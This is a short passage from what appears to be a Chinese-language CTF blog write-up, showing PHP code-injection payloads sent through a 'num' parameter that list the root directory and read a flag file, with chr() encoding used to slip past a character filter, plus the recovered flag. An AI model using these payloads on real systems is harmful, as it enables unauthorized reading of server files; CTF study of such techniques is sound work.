
于是可以构造payload进行读取flag与目录

```
? num=1;var_dump(scandir(chr(47)))#读取目录
? num=1;var_dump(file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)))
#即利用ASCII码进行绕读读取目录状况特点类
```

最后获取到flag

1string(43) "flag{59705b43-bc98-4976-8ae0-551f1670725f}"

会持续更新下去



[创作打卡挑战赛](#)

[赢取流量/现金/CSDN周边激励大奖](#)